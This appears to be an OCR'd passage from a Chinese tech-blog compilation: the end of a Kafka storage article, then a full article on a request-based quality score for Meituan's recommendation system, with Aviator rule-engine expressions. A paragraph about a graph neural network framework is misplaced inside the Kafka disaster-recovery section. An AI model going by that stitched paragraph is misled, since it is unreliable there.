



图 3-6 TOR 容灾挑战

我们从工程实现的角度，归纳总结了当前主流图神经网络模型的基本范式，实现一套通用框架，以期涵盖多种 GNN 模型。以下按照图的类型（同质图、异质图和动态图）分别讨论。





图 3-7 TOR 容灾

TOR 容灾保证同一个分区的不同副本不在同一个 Rack 下，如图 3-7 所示，即使 Rack1 整个发生故障，也能保证所有分区可用。

## 4. 未来展望

过去一段时间，我们围绕降低服务端的读写延迟做了大量的优化，但是在服务高可用方面，依然有一些工作需要完成。未来一段时间，我们会将重心放在提升鲁棒性和通过各种粒度的隔离机制缩小故障域。比如，让客户端主动对一些故障节点进行避让，在服务端通过多队列的方式隔离异常请求，支持服务端热下盘，网络层主动反压与限流等等。

另外，随着美团实时计算业务整体的发展，实时计算引擎（典型如 Flink）和流存储引擎（典型如 Kafka）混合部署的模式越来越难以满足业务的需求。因此，我们需要在保持当前成本不变的情况下对 Kafka 进行独立部署。这就意味着需要用更少的机器（在我们的业务模式下，用原来 1/4 的机器）来承载不变的业务流量。如何在保障服务稳定的情况下，用更少的机器扛起业务请求，也是我们面临的挑战之一。

最后，随着云原生趋势的来临，我们也在探索流存储服务的上云之路。

## 5. 作者简介

海源、仕禄、肖恩、鸿洛、启帆、胡荣、李杰等，均来自美团数据科学与平台部。

# 美团综合业务推荐系统的质量模型及实践

作者：勇皓　根根　王欣　贺贺　俐聪

## 1. 前言

美团到店综合业务（以下简称到综）是美团到店业务的重要板块之一，涵盖洗浴、KTV、美业、医美、亲子、结婚、运动健身、玩乐、教育培训、家居、宠物、酒吧、生活服务等数十个重点细分行业，满足数以亿计用户多样化的本地生活需求。推荐系统在其中是实现供给和需求高效匹配的重要环节，是传递数据价值的出口，而推荐系统的质量决定了匹配效果的折损。如下图 1 所示，数据经过数仓处理、算法加工，再通过数据服务到各个业务系统，最后通过客户端埋点又重新流转回数仓，形成了数据的"飞轮效应"，而质量恰恰是这条链路中齿轮啮合的关键点，是提升效率和保障效果的重要前提。

质量保障要围绕着度量开展，才能"看得见"、"理得清"、"改得准"。但是传统的后台服务质量指标并不能很好地描述当前"数据飞轮"的质量。我们希望通过综合业务推荐系统的质量模型建设，为类似多业务线、效果导向的系统质量度量提供一种新的思考角度和实践参考。





图 1　推荐系统的“数据飞轮”

## 2. 现状分析

推荐系统是效果类系统，质量特点与功能类系统有所不同。功能类系统一般降级后会较为显性地影响用户体验，但推荐结果返回 A 或者 A’，用户很难有明显感知。但实际上，如果匹配效果变差，就会直接影响到用户的隐性体验，需要被识别。功能类系统一般以可用性为核心来构建质量指标体系，在综合业务推荐系统的业务实践中，我们发现可用性等指标存在以下的局限性：

- **可用性对部分缺陷不敏感**：可用性是中断频率和持续时间的函数，体现的是系统持续提供服务的能力。只要系统的缺陷不影响对外提供服务，就不影响可用性，但有些实际上影响了用户体验。这里的缺陷可能是意料中的（如主动降级），也可能是意料外的（模型更新延迟），都应该被纳入质量的度量中。
- **可用性难以覆盖数据的全链路**：推荐系统的链路涵盖了数据生产、加工、应用、

分析等环节。一是可用性并不涉及数据表的质量，二是在可用性能度量的地方无法反应数据质量的全貌。数据质量需要考虑完整性、准确性、时效性、安全性等特征，超出了可用性的范畴。国际知名学者吴恩达曾说过，人工智能的价值 80% 取决于数据，推荐系统交付推荐效果（点击转化率、交易转化率、用户停留时长等）的质量，也主要取决于数据的质量。

- **可用性难以反映业务差异性**：美团到综覆盖上百个行业、几十个频道页，推荐系统出于效率和成本考虑，业务间无法完全进行隔离，可用性的串并联计算方式难以区分业务进行单独评价。到综不同业务差异很大，访问频次、流量高峰期、业务策略各不相同，从而质量的特点和问题分布也不同。目前可用性的指标缺乏业务维度信息，不利于指导精细化的质量运营。

在质量建设中，过去以故障等级作为目标，验证周期长，具备偶然性，且目标和动作逻辑推导关系不强。另外，故障本身偏事后，这种问题驱动的思路不利于持续运营。总的来说，以可用性为目标，在实际落地计算时存在种种问题，所以我们考虑进行推荐系统的质量模型建设，以可用性为基础，然后调整计算方式，进而指导精细化的质量运营。

# 3. 建设思路

## 3.1 业务语境下的质量

建设质量模型，先回到对质量本质的理解。根据国际标准化组织（ISO）的定义，质量是反映实体满足明确或隐含“需要”能力的特征总和。另一个常用的质量概念是稳定性，稳定性的核心是让系统长时间地运行在“预期”状态。无论是质量还是稳定性，都要搞清楚系统需要满足谁的需要和预期。在推荐的场景下，这个对象是产品和算法。业务产品通过理解用户场景，抽象用户需求，向推荐团队提出产品需求，体现为对外的产品迭代；同时推荐系统团队内部相互协作，学习最佳优化模型策略，体现为数据团队内部的算法迭代。

如下图 2 所示，在可用性的计算公式中，强调了长时间，而“需要”和“预期”只体

现在对外提供服务上。这里具有一定的合理性，一是可用性作为业界通用的指标，定义必然是泛化的，那么质量的共性和底线就是对外提供服务；二是大多数后台系统交付功能，对外提供服务大多在“有”和“无”之间，也有一定的空间给到服务降级。但是对于以效果为核心目标的推荐系统，在功能“有”和“无”之间，存有很长的效果“好”和“坏”的光谱。我们对推荐系统质量的思考迭代，核心改变就是从对外提供服务的“有”“无”，变更到对外提供服务的“好”“坏”，这也是改造可用性计算方式的出发点。





图 2　对缺陷的认知影响质量度量

## 3.2 缺陷的考量和选择

不满足“需要”或者“预期”则会产生缺陷，缺陷是质量折损的原因。ISO/IEC 25010 Software Quality Model (2011) 软件质量模型定义了软件缺陷，可以看作是缺陷的全集，它包含了功能适用性、性能效率、兼容性、可用性、可靠性、安全性、可维护性、可移植性 8 个特征及 31 个子特征。这里面有一些质量特征后台服务不涉及（用户界面美学、易学性等），有一些在当下认知中不构成 C 端质量的突出要素（模块性、共存性、不可抵赖性、可重复使用性等）。结合推荐系统的业务特色和高频质量问题，现阶段我们重点考虑如下图 3 所示的质量特征作为缺陷来源。

| ISO 质量一级特征 | ISO 质量二级特征 | 以推荐系统为例 | 当前可用性能否度量 |
|---|---|---|---|
| 功能适用性（Functional Suitability） | 功能完整性（Functional Completeness） | 推荐商品时应有完整的下挂团购、推荐理由、标签外露等 | 可以 |
| | 功能正确性（Functional Correctness） | 按照筛选项/排序方式正确返回对应的供给 | 部分可以 |
| | 功能适当性（Functional Appropriateness） | 不应该推荐出软色情、低俗内容等 | 否 |
| 性能效率（Performance Efficiency） | 时间-行为（Time-behavior） | 召回某几路超时影响结果多样性，模型延迟更新影响排序精确性 | 部分可以 |
| 兼容性 （Compatibility） | 共存性（Co-existence） | 如果使用公用集群，高峰期其他业务抖动会影响推荐 | 可以 |
| 可用性（Usability） | 可操作性（Operability） | 用户可选择筛选/排序方式影响推荐结果 | 可以 |
| | 可访问性（Accessibility） | 系统可用性 | 可以 |
| 可靠性（Reliability） | 容错性（Fault tolerance） | 系统容灾能力 | 可以 |
| | 可恢复性（Recoverability） | 系统自愈能力 | 可以 |
| 安全性（Security） | 保密性（Confidentiality） | 敏感数据泄漏 | 否 |
| | 完整性（Integrity） | 非法或未授权访问 | 否 |
| | 真实性（Authonticity） | 爬虫访问 | 否 |
| 可维护性（Maintainability） | 可分析性（Analysability） | 用户请求无法通过分流数据关联分析，影响效果统计 | 否 |
| | 可测试性（Testability） | 流量位 QA 自动化用例覆盖不全 | 否 |
| 可移植性（Portabllity） | 适应性（Adaptability） | 推荐的端智能排序能适配不同的手机系统、应用版本 | 可以 |
| | 可安装性（Installability） | 代码部署发布失败 | 部分可以 |

图 3　推荐系统的质量特征

我们发现传统可用性的度量，大多集中在可靠性、功能完整性、正确性方面，但是对于大部分的功能准确性、适当性以及安全性都缺乏度量，这些都与推荐的质量和效果紧密相关。准确性、适当性对效果的影响比较直观，其他则较间接。比如安全性，以安全性中的爬虫访问为例，爬虫由于访问行为不符合真实人类的行为习惯，会影响 UVCTR 等核心指标的回收，从而造成效果误判；同时如果不能识别和剔除爬虫数据，噪声会进一步影响模型训练的准确性。数据质量问题是数据“飞轮效应”中的“毒丸”，会产生正反馈不断放大缺陷。我们将在第四章计算规则中，量化上述的缺陷，拓展可用性的外延。

## 3.3 度量和计算的选型

可用性可以分为度量方式和计算方式：度量即我们常说的 N 个 9，计算则用平均故障间隔时间和平均恢复时间的函数来衡量。在度量方式上，业界常用的质量度量方式如下图 4 所示：

| 度量 | 分数类型 | 度量间隔 | 好的标准 | 总结 |
|---|---|---|---|---|
| N 个 9 | 比值型 | 99.9%、99.99%、99.999% | 99.99% 达标，99.999% 卓越 | 可用性目前采用 N 个 9 的度量，简单直观易懂，度量间隔较为合适，而且比值天然具有比较性，解释成本低，可以继续沿用 |
| 6Sigma | 统计型 | 5Sigma（相当于 99.9%）<br>6Sigma（相当于 99.999%） | 传统工业界保持 3～4 Sigma<br>数据领域《华为数据之道》中定义 <3Sigma 为差，3-4为中，4-5为良，5-6为优 | |
| 百分制 | 分数型 | 0～100 的自然数 | 取决于选择的指标和指标的权重 | |

图 4　度量方式

度量方式选几分制，不是现阶段质量分的重点，可用性本身采用的 N 个 9 也足够简单可比较，我们重点考虑计算方式。由于到综业务线众多，推荐系统作为平台型产品，系统与业务是 N:N 的关系，当下系统的可用性难以去计算每个行业、项目和业务的可用性。一个流量位置，它可以归属于休闲玩乐这个业务，可以归属于剧本杀这个项目，可以归属于核心展示主路径的一环，也可以归属于内容推荐的一种，这种灵活的归属性，用请求来聚合计算是最合适的。如下图 5 所示，如果可用性是请求的函数，它既可以包括上一节中我们关心的质量特征，也可以在多个维度统计有业务意义的质量情况。





图 5　从请求的角度度量质量

# 4. 计算方式

根据上一章节的建设思路，从故障到缺陷，从推荐结果的“有”、“无”到推荐效果的“好”、“坏”，从整体到各个业务，我们描述了一个好的质量分应该有的特征。这一章节我们着重在指标的计算逻辑上，选取关键缺陷，定义“成功的请求响应”，并增加质量分的业务聚合维度。

## 4.1 计算公式

结合 3.2 章节中描述的质量特征，从成功请求占比的角度评估系统质量，在实际落地计算时可以分成以下四个层面的缺陷：

- **系统层面**：该请求触发了系统异常，则为缺陷响应。常见的如召回超时、召回失败、召回空结果等。
- **数据层面**：该请求用到的数据出现异常，则为缺陷响应。常见的如供给数量异常、标签分布异常等，数据对用户请求的实际影响，依赖数据血缘关系的建立和影响面评估。
- **算法层面**：该请求在召回和排序过程中，使用的特征、模型、策略异常，则为缺陷响应。常见的如模型更新延迟、特征缺失等，影响推荐的效果表达。
- **业务层面**：该请求触发了业务适当性或安全合规要求，则结果中包含以上结果的请求均为缺陷响应。常见的如运营反馈有供给质量、内容安全等严重的 Bad Case。

一条请求，在生命周期的任意环节经历了缺陷，则在结果上定义为缺陷响应，具体的缺陷环节是分析下钻的维度。我们从 3.2 章节的质量特征和上述缺陷的四个层面选取典型问题（业务痛点、高频质量问题）进行计算，以下图 6 为例：

| 环节 | 召回 | | | | | 预测 | | 结果 | | | | 整体质量 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 项目 | 召回空结果 | 召回结果不足 | 召回超时 | 索引更新延迟 | 模型更新延迟 | 特征查询超时 | 预测打分错误 | 响应超时 | 结果空值 | 触发兜底策略 | 有 bad case | 本次推荐请求 |
| 请求1（举例） | ✅ | ❌ | ✅ | ✅ | ✅ | ❌ | ✅ | ✅ | ✅ | ✅ | ✅ | ❌ |
| 请求2（举例） | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ | ✅ |
| 缺陷层面 | 系统/数据 | 数据层面 | 系统层面 | 数据层面 | 算法层面 | 系统层面 | 系统/算法层面 | 系统层面 | 系统层面 | 系统/数据/算法 | 业务层面 | 系统/数据/算法/业务 |
| 质量特征归属 | 功能正确性 | | | | | | | 时间-行为 | 功能完整性 | 可靠性 | 功能适当性 | 产品总质量 |
| 二级输入指标 | 召回空值率 | 召回结果不足率 | 召回超时率 | 召回失败率 | 模型更新失败率 | 特征查询失败率 | 预测失败率 | 接口超时率 | 空值率 | 异常兜底率 | bad case 率 | / |
| 计算公式 | 召回无结果数 / 请求总数 | 召回结果不足数 / 请求总数 | 召回超时次数 / 请求总数 | 召回失败次数 / 请求总数 | 模型更新失败数 / 更新总数 | 特征查询失败数 / 特征查询总数 | 预测打分失败数 / 打分请求总数 | 响应超时数 / 请求总数 | 空结果数 / 请求总数 | 异常兜底请求 / 请求总数 | 推出 bad case 的请求数 / 请求总数 | / |
| 一级输入指标 | 召回缺陷率 | | | | | 预测缺陷率 | | 结果缺陷率 | | | | / |
| 计算公式 | 召回有缺陷的请求数 / 请求总数 | | | | | 预测有缺陷的请求数 / 请求总数 | | 推荐结果有缺陷的请求数 / 请求总数 | | | | / |
| 顶层输出指标 | 推荐系统质量分 | | | | | | | | | | | |
| 计算公式 | 无缺陷响应数 / 请求总数 | | | | | | | | | | | |

图 6　质量分计算方法

## 4.2 业务泛化

到综推荐系统的业务特色是多业务线，行业差异大，推荐物料位置多，这折射到质量度量上，我们需要各个层次的聚合分析，进而指导精细化的运营，如下图 7 所示：

图 7　各业务层次的聚合分析

到综有很多中低频业务，此时比值的波动受请求绝对值影响较大。针对这些场景，可以聚合部分小流量位，只在行业或者项目层面进行分钟级的监控。

## 4.3 指标体系

如下图 8 所示，我们将推荐系统响应的一条请求作为一次产品交付行为看待，这些请求中无缺陷的比例，就是推荐系统的质量分，是顶层的质量输出指标。可以根据请求的生命周期，建立一级输入指标，衡量核心流程的质量现状，如召回缺陷率、排序缺

陷率等。还可以再将一级指标进一步拆解，得到二级输入指标，比如召回缺陷率比较高时，可以再去衡量召回空值率、召回超时率等。用户的请求还可以根据业务进行垂直、横向、时间维度聚合，得到有业务属性的质量分，这样会更有针对性，更加聚焦。





图 8　质量指标体系

这套改进后的质量分，以请求为基本单位，相较于最初的可用性计算方式，在一定范围内解决了它的局限性：对缺陷敏感，可以包括数据链路带来的影响，方便进行多业务维度的聚合分析。

## 4.4 血缘拓展

质量分以请求的粒度统计，在数据应用服务中，请求只是数据对外输出的形式之一。在完成基础的质量分后，请求的生命周期应该延展到数据全链路，这样对质量的度量才完整。这时就依赖数据的血缘关系，将数据表 – 业务系统 – C 端流量关联起来，构建全景的质量画像，如下图 9 所示：





图 9　推荐系统的数据血缘

血缘关系是人类社会由婚姻和生育产生的人际关系，如父母和子女的关系、兄弟和姐妹的关系，以及由此派生出的其他亲属关系，数据也可以通过融合、转换产生数据的血缘关系。数据的血缘关系分数据库、数据表、字段不同级别，一般用于数据资产（引用热度计算、理解数据上下文）、数据开发（影响分析、归因分析）、数据治理（链路状态追踪、数仓治理）、数据安全（安全合规检查、标签传播）四个方面。在目前推荐系统质量分的思路下，主要用影响分析去拓展质量分，将所有途径故障节点的请求都打上标记，扣除相应分数。

在推荐系统的业务语义下，我们定义了六种业务元数据：快照、方案、组件、索引、模型、特征，基于元数据我们构建血缘，可以分为任务接入、血缘解析、数据导出。任务接入分为采集模块和入库模块，当任务接入完成后，将通过图数据库存储节点及节点的关系，利用图算法建立血缘。建立血缘之后，节点本身的异常支持系统发现和人工标记，影响分析则可以自动完成。当节点出现异常则进行消息通知，异常信息会沿着血缘传播，继而影响下游环节的质量分计算。

当异常波及到用户端，我们尝试用业务语言重新描述损失。根据到综收入模型，可以计算出各个业务线每个意向 UV 的价值（用户访问商户详情页、团单详情页称之为意向访问），再利用该流量位周同比的访问情况，自动推导业务损失。

# 5. 指标运营

## 5.1 系统实现

质量分的系统实现方式依赖于埋点和诊断。推荐全链路包含参数输入、召回前置处理、召回、召回后置处理、粗排、精排、重排等多个环节，每个环节都有可能出故障，因此数据采集需要覆盖运行时异常、各环节的关键输入输出信息等。如下图 10 所示，我们通过 Kafka 异步收集埋点数据，然后分场景进行数据处理：生产环境下，近实时 ES 构建索引，提供近 4 天快速查询服务，4 天前的日志入 Hive 归档，另外通过 Flink 引擎解析埋点数据，经过必要的诊断后，实时计算分数并推送告警信息；测试环境下，日志实时分拣至 MySQL，方便测试排查。最后，结构化展示推荐不同阶段的质量情况，提高了结果的可读性。





图 10　质量分的系统实现

分数体系的完善需要逐步推进，对于推荐系统，没有推荐结果是最严重的质量问题。我们首先采集和计算的是推荐空结果，对应一级指标里的结果缺陷率、召回缺陷率和二级指标里的结果空值率、召回空值率等。同时由于到综的业务特性，行业众多、供给时空分布不均，大量可交叉的筛选条件也会有空结果，影响质量分的计算。

如何剔除符合业务预期的空结果，消除质量分噪声，在实现埋点的基础上，诊断就变得非常重要。以空结果为例，我们主要从参数诊断、数据诊断、链路诊断三个环节去识别。其中数据诊断指的是当线上筛选条件出现空结果时，回源二次校验底层数据，

查询底表数据是否为空。如果底表确实没有相关供给，则沉淀免告警规则，设置免告警有效期，在一段时间内，当前城市当前行业确实缺少相关供给，该空结果不纳入质量分计算。如果底表存在供给，则说明是数据加工或者服务过程中出现了异常，导致无法召回，则再经过链路诊断确定出错环节，纳入相应质量分计算。

如何建立规则匹配机制（即规则引擎）是诊断引擎的关键。当下的规则引擎选择非常多，例如 EasyRule、Drools、Zools、Aviator 等。根据上文分析，诊断引擎需要能够对请求参数、推荐链路以及底层数据进行规则诊断。对于请求参数、推荐链路的诊断均可通过内存参数进行诊断，而数据诊断则需要从第三方存储中获得信息，因此必然有一部分需要定制开发。考虑人员工具使用成熟度以及便利性来说，Aviator 表示式引擎较为合适。为契合需要诊断的内容，设计的表达式诊断原语如下：

```
// 参数诊断 - 原语表达
// 是否符合一定参数的诊断原语
global:check=aviator[cityId !=nil && include(string.
split(‘1,2,3,4,5,6,7,8,9,10,16,17’,’,’),str(cityId))]

// 链路诊断 - 原语表达
//1、召回异常诊断原语
global:recallException=param[${recall#exception#}],
global:check=aviator[recallException!=nil && recallException !=’’ ]
//2、召回空无异常的诊断原语
global:recallEmpty=param[${recall#after#}],
global:check=aviator[recallEmpty!=nil && recallEmpty !=’’ ]
//3、召回不为空，过滤规则执行后为空的诊断原语
global:recallEmptyCode=param[${recall#after#}],
global:predictFiltersEmptyCode=param[${predict#after#filters#}],
global:check=aviator[(recallEmptyCode ==nil || recallEmptyCode ==’’)  &&
predictFiltersEmptyCode !=nil]
//4、执行某一具体过滤规则后，导致无结果的匹配
global:filterEmptyCode=param[${PredictStage#filter#after#_compSkRef#}],
global:check=aviator[filterEmptyCode !=nil  && filterEmptyCode
==’deleteItemByConditionalFilter’ ]

// 数据诊断 - 原语表达（判断底层是否有数据，若没有则为 true，否则为 false）
global:keys=keySpread[@prefix 138_ymtags_][@crossOrder city_${cityId}_
platform_${platformNo}_surgery_prj_${genericLvlIds}],
global:cnt=cellar@cellar[@count ${keys}],
global:check=aviator[cnt !=nil && cnt !=’’ && long(cnt) <= 0 ]
```

## 5.2 告警跟进

质量分可以用于实时监控和运营复盘，需要团队成员及时跟进异动。一般公司通用的告警系统，都是基于服务名称粒度配置告警接收人。推荐系统这类平台型的服务，通过统一的接口提供服务，但是模型策略却是由不同的同学维护，业务间存在一定的行业知识和理解门槛。默认广播式的告警，容易引起告警风暴，每个人无法专注于自己模块的问题，有时也会遗漏告警。

出于跟进率的考量（如下图 11 所示），我们基于现有告警二次开发了跟进功能，将特定流量位的告警路由到专属负责人，并记录跟进状态流转，便于及时周知及事后复盘。在运营方面，我们通过数据报表搭建质量分看板，定期回顾不同业务的质量波动情况。





图 11 告警跟进流程

## 5.3 治理效果

质量分的落地以结果空值率为抓手，按流程拆解采集召回空值率、模型预测空值率、重排算子空值率，并按业务聚合成平台、业务、形态、项目、流量位多个维度。治理动作和成果分为以下几个方面：

- 通过埋点和诊断，判断当前的空结果是供给问题还是质量问题，排除 98% 的空结果不纳入质量分计算，避免误告警，日均空结果告警数从 40 个降低到 5 个。
- 基于分析链路过程中各环节的空值率，采取治理措施，包括数据规范（数据分层标准化、标签打标规范）、服务架构（业务隔离、底层数据双介质、降级）、变更规范（配置上线流水线检查、流量回放），将空结果系统发现率保持在 60% 以上。
- 定制化开发告警路由，避免告警广播，支持标记跟进状态，空结果告警跟进率由无法统计，到核心流量位 100% 跟进。

经过空结果的治理和识别，目前核心流量位空值率为 0.01%，即保证核心流量位 99.99% 的请求有结果，在建设质量分的同时，保证系统发现率和告警跟进率。

## 5.4 资产沉淀

推荐系统传递的是数据的价值，只有数据被资产化，这种价值才是可持续可增值的。建设推荐系统质量模型的过程，其实也在做数据资产化沉淀。数据在采集后变成资产，一般要满足以下四个条件：可流动、可计量、可管控、可增值，这些在第四章计算方式中都有所涉及。

